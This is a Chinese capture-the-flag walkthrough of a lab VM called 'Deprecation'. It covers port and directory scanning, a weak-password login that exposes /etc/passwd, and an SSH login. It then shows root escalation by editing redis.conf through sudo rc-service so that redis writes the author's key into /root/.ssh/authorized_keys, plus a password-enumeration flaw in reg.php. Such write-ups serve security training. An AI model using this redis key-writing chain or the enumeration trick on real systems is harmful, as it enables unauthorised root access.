

Deprecation

```
> nmap -ss -sv -p- 192.168.43.30
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-28 23:02 EST
Nmap scan report for 192.168.43.30
Host is up (0.00044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     nginx
MAC Address: 08:00:27:6C:ED:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
> feroxbuster -u http://192.168.43.30/ -x  
php,php3,php4,php5,php7,phtml,js,html,htm,css,json,txt,xml
```

```

  _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _
|_  |_  |_  |_  |_  |_  |_  |_  |_  |_  |_  |_  |_  |_  |_  |_
|   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
by Ben "epi" Risher 🐼                                     ver: 2.13.1

```


🎯	Target Url	http://192.168.43.30/
🚩	In-Scope Url	192.168.43.30
🚀	Threads	50
📖	wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
🔥	Status Codes	All Status Codes!
💣	Timeout (secs)	7
🐼	User-Agent	feroxbuster/2.13.1
🔧	Config File	/etc/feroxbuster/ferox-config.toml
🔍	Extract Links	true
💰	Extensions	[php, php3, php4, php5, php7, phtml, js, html, htm, css, json, txt, xml]
🌐	HTTP methods	[GET]
🔢	Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™


```

404      GET      7l      11w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403      GET      7l      9w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      210l     471w     4720c http://192.168.43.30/style.css
200      GET      31l      64w     1003c http://192.168.43.30/
200      GET      0l      0w      0c http://192.168.43.30/config.php
200      GET      31l      64w     1003c http://192.168.43.30/index.php
200      GET      38l     99w     1314c http://192.168.43.30/reg.php
200      GET      1l      2w      13c http://192.168.43.30/dashboard.php
[#####] - 16s  420042/420042  0s      found:6      errors:0
[#####] - 15s  420000/420000  27604/s http://192.168.43.30/

```



登录次数有限制





既然注册页面需要扫描才能发现那么大概率有用

但是我没发现怎么用，寄

然后是问了scdyh，问到了弱密码test:123123（当时很纳闷，因为完全没有用到reg.php）

登录成功后有提示



```
root:x:0:0:root:/root:/bin/sh bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
shanran:x:1000:1000:shan*****/home/shanran:/bin/sh
redis:x:102:104:redis:/var/lib/redis:/sbin/nologin
```

看到shanran有东西，shanran***** 猜就是ssh的密码，但是试了一下没成功，之前用的弱密码是123123，还以为这里是shan123123，没想到是shanran123

登录成功之后sudo -l查看权限，发现有控制redis的权限

```

Deprecation:~$ sudo -l
Matching Defaults entries for shanran on Deprecation:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for shanran:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User shanran may run the following commands on Deprecation:
    (ALL) NOPASSWD: /sbin/rc-service redis restart
    (ALL) NOPASSWD: /sbin/rc-service redis stop
    (ALL) NOPASSWD: /sbin/rc-service redis start
    (ALL) NOPASSWD: /sbin/rc-service redis status

```

ai给了两个思路，一个是上传编译后的so文件，但是这个方法我没有成功，可能是编译的问题

第二个思路是可以利用redis写ssh的公钥文件，然后采用ssh进行连接提权

```

> ssh-keygen -t rsa -b 2048 -f ~/.ssh/id_rsa

> cat ~/.ssh/id_rsa.pub

```

```

127.0.0.1:6379> CONFIG GET dir
1) "dir"
2) "/var/lib/redis"
127.0.0.1:6379> CONFIG SET protected-mode no
OK
127.0.0.1:6379> CONFIG SET dir /root/.ssh
(error) ERR CONFIG SET failed (possibly related to argument 'dir') - can't set protected
config
127.0.0.1:6379> exit
Deprecation:~$ cp /etc/redis.conf /tmp/redis.conf.bak
Deprecation:~$ sudo -l
Matching Defaults entries for shanran on Deprecation:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for shanran:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User shanran may run the following commands on Deprecation:
    (ALL) NOPASSWD: /sbin/rc-service redis restart
    (ALL) NOPASSWD: /sbin/rc-service redis stop
    (ALL) NOPASSWD: /sbin/rc-service redis start
    (ALL) NOPASSWD: /sbin/rc-service redis status
Deprecation:~$ sudo /sbin/rc-service redis stop
* Stopping redis ...
[ ok ]
Deprecation:~$ echo 'dir /root/.ssh' >> /etc/redis.conf
Deprecation:~$ echo 'dbfilename authorized_keys' >> /etc/redis.conf
Deprecation:~$ sudo /sbin/rc-service redis restart
* Starting redis ...
[ ok ]
Deprecation:~$ sleep 3

```

```

Deprecation:~$ sudo /sbin/rc-service redis status
* status: started
Deprecation:~$ redis-cli -h 127.0.0.1 -p 6379 -a mypassword123
Warning: Using a password with '-a' or '-u' option on the command line interface may not be
safe.
127.0.0.1:6379> CONFIG GET dir
1) "dir"
2) "/root/.ssh"
127.0.0.1:6379> CONFIG GET dbfilename
1) "dbfilename"
2) "authorized_keys"
127.0.0.1:6379> SET ssh_key "\n\nssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDSTCV5ZqMiGbqeanf1d+trysLXq+xK/62Qkd59+iMb4/UD3I8XUTlqWSTXVbR/
csez7SxP6im+/WK4Bs0PxLVgl4zF/wY0g0CZWpuM5BrDFZBiH7PO+aCIR7QtWSSLLKkJv9k9v1lMDca1SSHUBF38qnmG
8I32jekdDLAIy0KHqMONR69rhTBC8WKhNTzW0VwxaPFmuMgeGHLW3RFCvB1hVgVss2W0QbGkgRda+6W065LvbTBmTieo
LtGZiF+1F9RB7KDaISnLqPeUwbylrcJz4z3qCLEbcrwBd/SnEMcdf8ToMj2cGDR73lshJ1aQQfd+lfwgVl1/1HbS+Kcd
awEv root@kali\n\n"
OK
127.0.0.1:6379> SAVE
OK

```

```
> ssh -i ~/.ssh/id_rsa root@192.168.43.33
```

```

_
_ _ _ _ _
\ \ / / _ \ | / _ \ | ' _ ` _ \ / _ \
 \ v v / _/ | (| (| | | | | | _/
  \_/_/ \__|_| \__|_| | | | | \__|

```

```

Deprecation:~# id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialou
t),26(tape),27(video)
Deprecation:~# cat /root/root.txt
flag{root-f7e6e45158d24a55e264ef05795c7248}

```

做完之后再返回去看一下之前的登录部分，看了一下reg.php的源码，发现这个注册是个假的，不可能注册成功

```

<?php
require 'config.php';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = trim($_POST['username'] ?? '');
    $password = $_POST['password'] ?? '';

    if (strlen($username) < 3 || strlen($username) >
20) { die(json_encode(['status' => 'error', 'msg' => '用户名长度需 3-20 位']));
} if (strlen($password) < 6) { die(json_encode(['status' => 'error', 'msg' =>
'密码至少 6 位'])); } $password_taken = false; foreach ($users as

```


```

$existing_password) { if ($password === $existing_password) { $password_taken =
true; break; } } if ($password_taken) { die(json_encode([ 'status' => 'error',
'msg' => '这个密码已被系统占用, 无法注册, 请更换密码' ])); } die(json_encode([
'status' => 'error', 'msg' => '注册失败, 请稍后再试' ])); } ?>
<!doctype html>
<html lang="zh-CN">
  <head>
    <meta charset="UTF-8" />
    <title>Sign Up • Neon Abyss</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <link rel="stylesheet" href="style.css" />
    <link
      rel="stylesheet"
      href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.5.0/css/all.min.css"
    />
  </head>
  <body>
    <div class="container">
      <div class="card">
        <h1>Neon Abyss</h1>
        <form id="regForm">
          <div class="input-group">
            <input
              type="text"
              name="username"
              placeholder="用户名"
              required
              autocomplete="off"
            />
            <i class="fas fa-user"></i>
          </div>
          <div class="input-group">
            <input
              type="password"
              name="password"
              placeholder="密码"
              required
            />
            <i class="fas fa-lock"></i>
          </div>
          <button type="submit">创建账户</button>
        </form>
        <a href="index.php" class="back">< 返回登录</a>
      </div>
    </div>
    <script>
      document.getElementById('regForm').addEventListener('submit', async e => {
        e.preventDefault();
        const formData = new FormData(e.target);
        const res = await fetch('reg.php', { method: 'POST', body: formData });
        const json = await res.json();
        alert(json.msg || '操作完成');
      });
    </script>
  </body>
</html>

```

```
</script>
</body>
</html>
```

但是这里不限制次数可以爆破，当密码存在时就会有不一样的弹窗，说是密码被占用，这怎么想得到，反正我是想不到（



试出来之后就可以登录成功了

